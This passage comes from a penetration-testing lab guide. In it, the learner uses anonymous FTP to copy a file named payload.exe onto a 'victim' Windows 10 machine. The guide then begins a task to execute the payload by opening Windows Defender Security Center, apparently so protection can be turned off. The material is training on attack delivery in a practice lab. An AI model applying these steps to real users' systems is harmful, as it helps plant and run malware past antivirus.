
Step 11

Next, transfer the file on to the victim’s system. Type the following command:

```
get payload.exe
```

Press **Enter**.

The transfer is successful.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG

```
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
425 Can't build data connection
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 340
-rw-r--r--   1 0      0       140 Jan  1  2000 meta_config
-rw-r--r--   1 0      0       5 Jan  1  2000 version.lock
-rw-r--r--   1 0      0       7168 Jan  1  2000 payload.exe
-rw-r--r--   1 0      0       87 Jan  1  2000 set.options
drwxr-xr-x   2 0      0       512 Jan  1  2000 .
drwxr-xr-x   2 0      0       512 Jan  1  2000 ..
226 Transfer complete.
ftp: 354 bytes received in 0.06Seconds 5.62Kbytes/sec.
ftp> binary
200 Type is set
ftp> get payload.exe
200 PORT command successful.
150 Opening BINARY mode data connection for payload.exe
226 Transfer complete.
ftp: 7168 bytes received in 0.00Seconds 7168000.00Kbytes/sec.
ftp>
```


Figure 2.27 Screenshot of PLABWIN10: Showing the successful transfer of the payload.exe.

Step 12

You can now safely close the FTP server. Type the following command:

```
quit
```

Press **Enter**.




PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVr
Menu
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG

```
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
425 Can't build data connection
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 340
-rw-r--r--   1 0      0       140 Jan  1  2000 meta_config
-rw-r--r--   1 0      0       5 Jan  1  2000 version.lock
-rw-r--r--   1 0      0       7168 Jan  1  2000 payload.exe
-rw-r--r--   1 0      0       87 Jan  1  2000 set.options
drwxr-xr-x   2 0      0       512 Jan  1  2000 .
drwxr-xr-x   2 0      0       512 Jan  1  2000 ..
226 Transfer complete.
ftp: 354 bytes received in 0.06Seconds 5.62Kbytes/sec.
ftp> binary
200 Type is set
ftp> get payload.exe
200 PORT command successful.
150 Opening BINARY mode data connection for payload.exe
226 Transfer complete.
ftp: 7168 bytes received in 0.00Seconds 7168000.00Kbytes/sec.
ftp> quit
```

Figure 2.28 Screenshot of PLABWIN10: Entering the quit command to exit from the FTP server.

Step 13

Notice that the FTP prompt is no longer available. You are back on the command prompt. Minimize the command prompt window.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Administrator: C:\Windows\system32\cmd.exe
Type here to search
ENG

```
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
425 Can't build data connection
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 340
-rw-r--r--   1 0      0       140 Jan  1  2000 meta_config
-rw-r--r--   1 0      0       5 Jan  1  2000 version.lock
-rw-r--r--   1 0      0       7168 Jan  1  2000 payload.exe
-rw-r--r--   1 0      0       87 Jan  1  2000 set.options
drwxr-xr-x   2 0      0       512 Jan  1  2000 .
drwxr-xr-x   2 0      0       512 Jan  1  2000 ..
226 Transfer complete.
ftp: 354 bytes received in 0.06Seconds 5.62Kbytes/sec.
ftp> binary
200 Type is set
ftp> get payload.exe
200 PORT command successful.
150 Opening BINARY mode data connection for payload.exe
226 Transfer complete.
ftp: 7168 bytes received in 0.00Seconds 7168000.00Kbytes/sec.
ftp> quit
221 Logout

C:\Users\Administrator.PRACTICELABS>_
```

Figure 2.29 Screenshot of PLABWIN10: Showing the closed session with the FTP server.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 4 - Execute the Payload

After creating and copying the payload to the user's system, you need to trigger the payload. In a real-life scenario, it will be the user who will be triggering the payload. You will now simulate the same behavior in this task and execute the payload.

To execute the payload, perform the following steps:

Step 1

Ensure you are connected to **PLABWIN10**.

Click **Start** and type the following.

```
Windows Defender
```

Press **Enter.**




PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NlLAzolEw38S0OLORqcJb6bxlUKFd...
Recycle Bin
Menu ▾
Best match
Windows Defender settings
System settings
Settings
Windows Defender Firewall
Windows Defender Security Center
Firewall & network protection
Virus & threat protection
App & browser control
Search the web
Windows Defender - See web results
Apps (2)
Windows Defender

Figure 2.30 Screenshot of PLABWIN10: Displaying opening Windows Defender

Step 2

In the **Windows Defender** window, select **Open Windows Defender Security Center**.



Windows Defender

Windows Defender Antivirus protects your computer against viruses, spyware, and other malicious software. Open Windows Defender Security Center to use it.

Open Windows Defender Security Center

Version info

Antimalware client version:	4.18.1908.7
Engine version:	1.1.16500.1
Antivirus definition:	1.305.2981.0
Antispyware definition:	1.305.2981.0
Network inspection system engine version:	1.1.16500.1
Network inspection system definition version:	1.305.2981.0

Keep your PC safe


Windows Defender Security Center has options to help keep you protected online, maintain your device's health, run periodic scans, manage your threat-protection settings, and more.

Get more info about Windows Defender Security Center

Figure 2.31 Screenshot of PLABWIN10: Displaying opening Windows Defender Security Center.

Step 3

In **Windows Defender Security Center** select **Virus & threat protection**



Your device is being protected.

